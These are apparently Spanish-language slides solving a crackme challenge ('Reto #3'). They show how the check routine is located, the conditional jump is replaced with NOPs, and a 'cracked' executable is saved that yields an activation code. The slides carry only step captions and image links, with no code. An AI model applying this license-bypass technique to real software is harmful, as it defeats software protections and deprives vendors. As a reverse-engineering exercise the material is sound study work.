
Solución al Reto #3

Localizamos la rutina de “Datos Incorrectos”




Solución al Reto #3

Parcheamos el salto condicional hacia la rutina




Solución al Reto #3

El salto condicional queda sustituido por NOPs




Solución al Reto #3

Guardamos las modificaciones realizadas…



Solución al Reto #3


… y lo salvamos a un nuevo fichero (crackeado)



Solución al Reto #3

Probando nuestro ejecutable "crackeado"

- Escribimos un user/pass cualquiera. Ej: a/a
- Click en "Validar". Vemos que el botón de "Generar código de activación" se activa
- Click en dicho botón y…




Solución al Reto #3

Obtenemos el código


- El usuario debe tener 5 caracteres mínimo.
- Lo intentamos de nuevo y…

¡El código es nuestro!



